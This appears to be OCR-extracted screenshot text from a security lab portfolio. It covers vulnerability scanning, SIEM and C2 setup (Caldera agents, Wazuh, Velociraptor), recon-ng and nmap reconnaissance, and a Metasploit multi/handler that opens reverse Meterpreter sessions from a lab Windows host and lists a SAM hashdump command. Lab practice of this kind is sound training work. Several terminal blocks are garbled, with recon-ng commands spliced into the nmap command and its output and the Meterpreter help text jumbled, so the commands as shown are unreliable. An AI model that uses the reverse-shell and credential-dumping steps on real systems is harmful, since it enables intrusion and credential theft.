



Screenshots



IP	Hostname	Port	Protocol	CVSS	Severity	QoD	Solution Type	NVT Name	Summary	Specific Result	NVT OID	CVEs	Task ID	Task Name
192.168.1.54		8787	tcp		10 High		90 Mitigation	Distributed Ruby	Systems using C Fio:Enno: ENOS and later, may	The service is ru	1.3.6.1.4.1.25623.1.0.108010		b80139af-eb9b-	Immedi
192.168.1.54					10 High		80 Mitigation	Operating Syste	The Operating S of life (EOL) an	The "Ubuntu" Op CPE: q Installed version build or SP: EOL date: f	1.3.6.1.4.1.25623.1.0.103674		b80139af-eb9b-	Immedi
192.168.1.54		513	tcp		10 High		80 Mitigation	rogin Password	The rogin servic	It was possible to	1.3.6.1.4.1.25623.1.0.113766		b80139af-eb9b-	Immedi
192.168.1.54		512	tcp		10 High		80 Mitigation	The rexec servic	This remote hos	The rexec servic	1.3.6.1.4.1.2562	CVE-1999-0618		



```

(kali@vbox)-[~]
$ sudo -u postgres psql

psql (17.5 (Debian 17.5-1))
Type "help" for help.

postgres=# \c defectdojo
You are now connected to database "defectdojo" as user "postgres".
defectdojo=# GRANT ALL ON SCHEMA public TO defectdojo;
GRANT
defectdojo=# GRANT ALL PRIVILEGES ON ALL TABLES IN SCHEMA public TO defectdojo;
GRANT
defectdojo=# GRANT ALL PRIVILEGES ON ALL SEQUENCES IN SCHEMA public TO defectdojo;
GRANT
defectdojo=# ALTER DEFAULT PRIVILEGES IN SCHEMA public GRANT ALL ON TABLES TO defectdojo;
ALTER DEFAULT PRIVILEGES
defectdojo=# ALTER DEFAULT PRIVILEGES IN SCHEMA public GRANT ALL ON SEQUENCES TO defectdojo;
ALTER DEFAULT PRIVILEGES
defectdojo=# \dn+

      List of schemas
   Name | Owner | Access privileges | Description
-----+-----+-----+-----
 public | defectdojo | defectdojo=UC/defectdojo+=U/defectdojo | standard public schema
(1 row)


defectdojo=#
(venv)-(kali@kali)-[~/caldera]
$ python server.py --insecure --build
2025-08-21 07:15:18 WARNING --insecure flag set. Caldera will use server.py:219
the default user accounts in default.yml
config file.
INFO Using main config from conf/default.yml server.py:228
2025-08-21 07:15:19 INFO Building VueJS front-end. server.py:265

up to date, audited 774 packages in 9s

100 packages are looking for funding
  run `npm fund` for details

31 vulnerabilities (6 low, 14 moderate, 9 high, 2 critical)

To address issues that do not require attention, run:
  npm audit fix
  
```

5.3.0

CAMPAIGNS

agentsabilitiesadversariesoperationschedules

PLUGINS

accessatomiccompassdebriefemufieldmanualgameboardhumanmanxsandcat

agents

Agents

You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromised simultaneously.

Deploy an agent

Configuration


2 agents

0 dead

0 untrusted

Bulk Actions

id (paw)	host	group	platform	contact
urwlzx	DESKTOP-VT1A6VA	red	windows	HTTP
sjdskl	DESKTOP-VT1A6VA	red	windows	HTTP



5.3.0

CAMPAIGNS

agentsabilitiesadversariesoperationschedules

PLUGINS

accessatomiccompassdebriefemufieldmanualgameboardhumanmanx

agents

schedules

operations

Operations

phishing_test - 0 decisions | just now

Download Report

Delete Operation

phishing_test


Download Graph SVG


```
(venv)-(kali@kali)-[~/caldera]
$ python server.py --insecure --build
2025-08-21 07:15:18 WARNING --insecure flag set. Caldera will use the default user accounts in default.yml config file. server.py:219
2025-08-21 07:15:19 INFO Using main config from conf/default.yml server.py:228
2025-08-21 07:15:19 INFO Building VueJS front-end. server.py:265

up to date, audited 774 packages in 9s
100 packages are looking for funding
run 'npm fund' for details

31 vulnerabilities (6 low, 14 moderate, 9 high, 2 critical)

To address issues that do not require attention, run:
npm audit fix
```



```
(kali@kali)-[/usr/local/bin]
$ sudo systemctl start velociraptor_server

(kali@kali)-[/usr/local/bin]
$ sudo systemctl enable velociraptor_server

(kali@kali)-[/usr/local/bin]
$ sudo systemctl restart velociraptor_server

(kali@kali)-[/usr/local/bin]
$ sudo ./velociraptor -c server_config.yaml user add admin --role administrator
Enter user's password:
OTE: This command changes the underlying data in the data store.
```


Magma | Caldera

192.168.1.56:8888/agents


agents

Agents

You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromised simultaneously.

+ Deploy an agent Configuration **2 agents** 0 dead 0 untrusted Bulk Actions

id (paw)	host	group	platform	contact
urwlzx	DESKTOP-VT1A6VA	red	windows	HTTP
sjdskl	DESKTOP-VT1A6VA	red	windows	HTTP



Metadata

CompanyName Microsoft Corporation
FileDescription Windows Calculator
FileVersion 10.0.19041.1 (WinBuild.160101.0800)
InternalName CALC
LegalCopyright © Microsoft Corporation. All rights reserved.
OriginalFilename CALC.EXE
ProductName Microsoft® Windows® Operating System
ProductVersion 10.0.19041.1

Import function

SHELL32.dll 1
KERNEL32.dll 12
USER32.dll 14
ADVAPI32.dll 3
api-ms-win-core-synch-l1-2-0.dll 1
api-ms-win-core-processthreads-l1-1-0.dll 1
api-ms-win-core-libraryloader-l1-2-0.dll 1

hybrid-analysis.com/sample/81bd48985fa1753e9e2158a7cf969141edddbd050e976801bb477e24a2a06b2a

Offensive Security | How Does Wiper M... | What is the Wiper... | Detecting and remo... | R. A deeper look at th... | Triada: truly scary m... | What Are Bots & Ar... | What is a Keylogger...

HYBRID ANALYSIS | Sandbox | Quick Scans | File Collections | Resources | Request Info | IP, Domain, Hash...

Analysis Overview

Request Report Deletion | Show Sample Content

Submission name: calc.exe
Size: 48KiB
Type: [peexe](#) [64bits](#) [executable](#)
Mime: application/x-dosexec
SHA256: 81bd48985fa1753e9e2158a7cf969141edddbd050e976801bb477e24a2a06b2a
Submitted At: 2024-12-28 08:02:30 (UTC)
Last Anti-Virus Scan: 2025-07-06 14:02:49 (UTC)
Last Sandbox Report: 2025-07-06 14:02:48 (UTC)

no specific threat

AV vendors' threat detection

[#windows-server-utility](#)

[X Post](#) [Link](#) [E-Mail](#)

Community Score

Analysis Overview
Anti-Virus Scanner Results
Falcon Sandbox Reports (4)
Relations
Incident Response
Community (0)
Back to top

kali-linux-2024.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4

Restore Session Wazuh

https://192.168.56.101/app/wz-home#/health-check

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Overview

wazuh.

- Check API connection
- Check API version
- Check alerts index pattern
- Check monitoring index pattern
- Check statistics index pattern

14:23

14:24

https://192.168.56.101/app/server-apis#/settings?tab=api

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Server APIs

API Connections

+ Add API connection Refresh Check updates Disable updates notifications

From here you can manage and configure the API entries. You can also check their connection and status.

Search...

ID	Cluster	Manager	Host	Port	Username	Status	Version	Updates status	Run as	Actions
1513629884013	Disabled	wazuh.manager	https://wazuh.manager	55000	wazuh-wui	Checking		Checking	-	Star Refresh

Rows per page: 10

1


```
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help

Usage: show <companies|contacts|credentials|domains|hosts|leaks|locations|netblocks|ports|profiles|pushpins|repositories|vulnerabilities>

[recon-ng][redteam_capstone][hackertarget] > options set DOMAIN example.com
[!] Invalid option name.
[recon-ng][redteam_capstone][hackertarget] > options set SOURCE example.com
SOURCE => example.com
[recon-ng][redteam_capstone][hackertarget] > run

EXAMPLE.COM

[*] Country: None
[*] Host: example.com
[*] Ip_Address: 23.220.75.245
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]

SUMMARY

[*] 1 total (1 new) hosts found.
[recon-ng][redteam_capstone][hackertarget] > █
```

```
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help

Usage: show <companies|contacts|credentials|domains|hosts|leaks|locations|netblocks|ports|profiles|pushpins|repositories|vulnerabilities>

(kali@kali)~[~]
$ nmap -sS -sV -O 192.168.56.101/24 -e 1 -x options set DOMAIN example.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-23 02:29 EDT
Nmap scan report for 192.168.56.100 (target) > options set SOURCE example.com
Host is up (0.00038s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:27:D4:CB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
Country: None
Nmap scan report for 192.168.56.102
Host is up (0.00097s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
7070/tcp  open  ssl/realserver?
MAC Address: 0A:00:27:00:00:1A (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 11|10|2008 (91%), FreeBSD 6.X (88%)
OS CPE: cpe:/o:microsoft:windows_11 cpe:/o:freebsd:freebsd:6.2 cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_server_2008::bet
a3 cpe:/o:microsoft:windows_server_2008
Aggressive OS guesses: Microsoft Windows 11 21H2 (91%), FreeBSD 6.2-RELEASE (88%), Microsoft Windows 10 (86%), Microsoft Windows Ser
ver 2008 or 2008 Beta 3 (85%), Microsoft Windows 10 1607 (85%)

Nmap scan report for 192.168.56.101
Host is up (0.00011s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
443/tcp    filtered https
9200/tcp   filtered wap-wsp
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 32.79 seconds

(kali@kali)~[~] hosts found.
$ [recon-ng][redteam_capstone][hackertarget] > █
```



```
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
msf exploit(multi/handler) >
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.56.101 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
Exploit target: not received, exiting.

Id Name
-- --
0 Wildcard Target

[sudo] password for kali:
tcp 0 0 192.168.56.101:4444 0.0.0.0:* LISTEN 31195/ruby

View the full module info with the info, or info -d command.
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Sending stage (177734 bytes) to 192.168.56.102
[*] Sending stage (177734 bytes) to 192.168.56.102
[-] Failed to load extension: uninitialized constant Rex::Post::Meterpreter::Extensions::Stdapi::Stdapi
[*] Meterpreter session 2 opened (192.168.56.101:4444 -> 192.168.56.102:17819) at 2025-09-23 03:19:10 -0400
meterpreter > [*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.102:17782) at 2025-09-23 03:19:31 -0400
kali@kali: ~

File Actions Edit View Help
msf Command Run? No module Description ver800
hashdump | - Dumps the contents of the SAM database
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
Priv: Timestamp Commands
Command Description
timestamp Manipulate file MACE attributes
For more info on a specific command, use <command> -h or help <command>.
meterpreter > sessions -l
Usage: sessions [options] or sessions [id]
-i, --interact <id> Interact with a provided session ID
OPTIONS:
-i, --interact <id> Interact with a provided session ID
-i, --help 0.102 Show this message 0.0.0.0:* LISTEN 31195/ruby
-i, --interact <id> Interact with a provided session ID
meterpreter > sessions -i 1
[*] Backgrounding session 2...
meterpreter >
```